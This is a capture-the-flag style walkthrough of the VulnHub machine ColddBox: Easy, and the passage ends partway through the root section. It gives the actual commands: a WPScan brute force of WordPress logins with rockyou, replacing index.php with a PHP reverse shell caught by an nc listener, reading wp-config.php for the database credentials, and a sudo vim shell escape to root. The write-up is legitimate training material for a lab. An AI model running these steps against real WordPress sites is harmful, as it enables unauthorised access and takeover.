
VULNHUB : COLDDBOX EASY Walkthrough
ColddBox: Easy is a vulnerable machine available on the VulnHub platform. This machine is rated as easy and recommended for beginners. This is a boot2root machine. This room was created by @Martin Frias (Aka. C0ldd).
Initial Enumeration:
- I started the initial enumeration by running a Nmap scan looking for open ports and default scripts.
- You may refer to the article below if you are unsure how to use the Nmap tool.
click here
┌──(alien0ne㉿kali)-[~]
└─$ nmap -sC -sV 192.168.43.215
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-30 19:29 EDT
Nmap scan report for 192.168.43.215 (192.168.43.215)
Host is up (0.0011s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: ColddBox | One more machine

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.93 seconds
- From the above, output we can see that there is a WordPress site running on port 80.

- Whenever we find a WordPress site, we may use a tool called WPscan to make our job easy.
- You may refer to the article below if you are unsure how to use the WPscan.
click here
┌──(alien0ne㉿kali)-[~]
└─$ sudo wpscan --url http://192.168.43.215/ --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.18

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.43.215/ [192.168.43.215]
[+] Started: Wed Jun 30 23:33:55 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.43.215/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.43.215/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.43.215/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.43.215/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
 |  - http://192.168.43.215/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[+] WordPress theme in use: twentyfifteen
 | Location: http://192.168.43.215/wp-content/themes/twentyfifteen/
 | Last Updated: 2021-03-09T00:00:00.000Z
 | Readme: http://192.168.43.215/wp-content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 2.9
 | Style URL: http://192.168.43.215/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.43.215/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==============================================================================================================================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Jun 30 23:33:57 2021
[+] Requests Done: 75
[+] Cached Requests: 6
[+] Data Sent: 17.413 KB
[+] Data Received: 17.019 MB
[+] Memory used: 164.859 MB
[+] Elapsed time: 00:00:01
- From the above output, we found few users. Let's bruteforce them using rockyou.txt.
┌──(alien0ne㉿kali)-[~]
└─$ sudo wpscan --url http://192.168.43.215/ --usernames philip,c0ldd,hugo --passwords /opt/wordlist/rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.18
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.43.215/ [192.168.43.215]
[+] Started: Wed Jun 30 23:41:10 2021


[+] Performing password attack on Wp Login against 3 user/s
[SUCCESS] - c0ldd / 9876543210
[!] Valid Combinations Found:
 | Username: c0ldd, Password: 9876543210

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Jun 30 23:46:59 2021
[+] Requests Done: 21776
[+] Cached Requests: 36
[+] Data Sent: 9.772 MB
[+] Data Received: 79.434 MB
[+] Memory used: 255.648 MB
[+] Elapsed time: 00:05:49

Scan Aborted: Canceled by User
- Since I found a valid username and password, I stopped the bruteforce.
- Now let's log in with that username and password into the WordPress dashboard.

- We successfully logged into this site.
- Now we need to find a way to get a reverse shell from this site.

- From the picture above, we can see that we can modify the site's contents, so now I will upload a PHP shell in place of the index.php and update it.
- After starting the listener on our remote machine, we open the
index.phpand we should get a reverse shell on our machine. - Now I will use the web-shell from pentest monkey and replace the
index.php.


- The
index.phpfile has been successfully modified. - Now let's open the
index.php.
┌──(alien0ne㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.43.202] from (UNKNOWN) [192.168.43.215] 36104
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 06:29:47 up 56 min,  0 users,  load average: 0.00, 0.00, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
- As we managed to get the shell, Let's upgrade the shell and make it fully interactive.
- On further enumeration, I found the
wp-config.phpfile in/var/www/html/which generally stores the sensitive information of users.
www-data@ColddBox-Easy:/var/www/html$ ls
hidden           wp-blog-header.php    wp-includes        wp-signup.php
index.php        wp-comments-post.php  wp-links-opml.php  wp-trackback.php
license.txt      wp-config-sample.php  wp-load.php        xmlrpc.php
readme.html      wp-config.php         wp-login.php
wp-activate.php  wp-content            wp-mail.php
wp-admin         wp-cron.php           wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ cat wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
- From the above file, we found the
c0lddcredentials. Let us go and get the user flag.
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
Password:
c0ldd@ColddBox-Easy:/var/www/html$ cd ~
c0ldd@ColddBox-Easy:~$ ls
user.txt
c0ldd@ColddBox-Easy:~$ wc -c user.txt
53 user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$
- It is a base64 encoded text. Let us decode it.
┌──(alien0ne㉿kali)-[~]
└─$ echo "RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==" | base64 -d
Felicidades, primer nivel conseguido!
- Great! We found the user flag. Now we need to get the root flag.
- To get the root privileges, I executed
sudo-la command to list the binary files which can be run as root.
c0ldd@ColddBox-Easy:~$ sudo -l
[sudo] password for c0ldd:
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:~$ - So we found three binary files which can be run as root. It means we can get root in three ways.

- GTFOBins is a great place to find a list of Unix binaries for Privilege escalation that can be used to bypass local security restrictions in misconfigured systems.
- The first method I will use to get root is using the
vimbinary.
c0ldd@ColddBox-Easy:~$ sudo vim -c ':!/bin/bash'
[sudo] password for c0ldd:

E558: No he encontrado la definición del terminal en "terminfo"
'unknown' desconocido. Los terminales incorporados disponibles son:
    builtin_amiga
    builtin_beos-ansi
    builtin_ansi
    builtin_pcansi
    builtin_win32
    builtin_vt320
    builtin_vt52
    builtin_xterm
    builtin_iris-ansi
    builtin_debug
    builtin_dumb
Usando ' por defectoansi'

:!/bin/bash
root@ColddBox-Easy:~# id
uid=0(root) gid=0(root) grupos=0(root)
root@ColddBox-Easy:~#
- The second method I will use to get root is using the
chmodbinary.
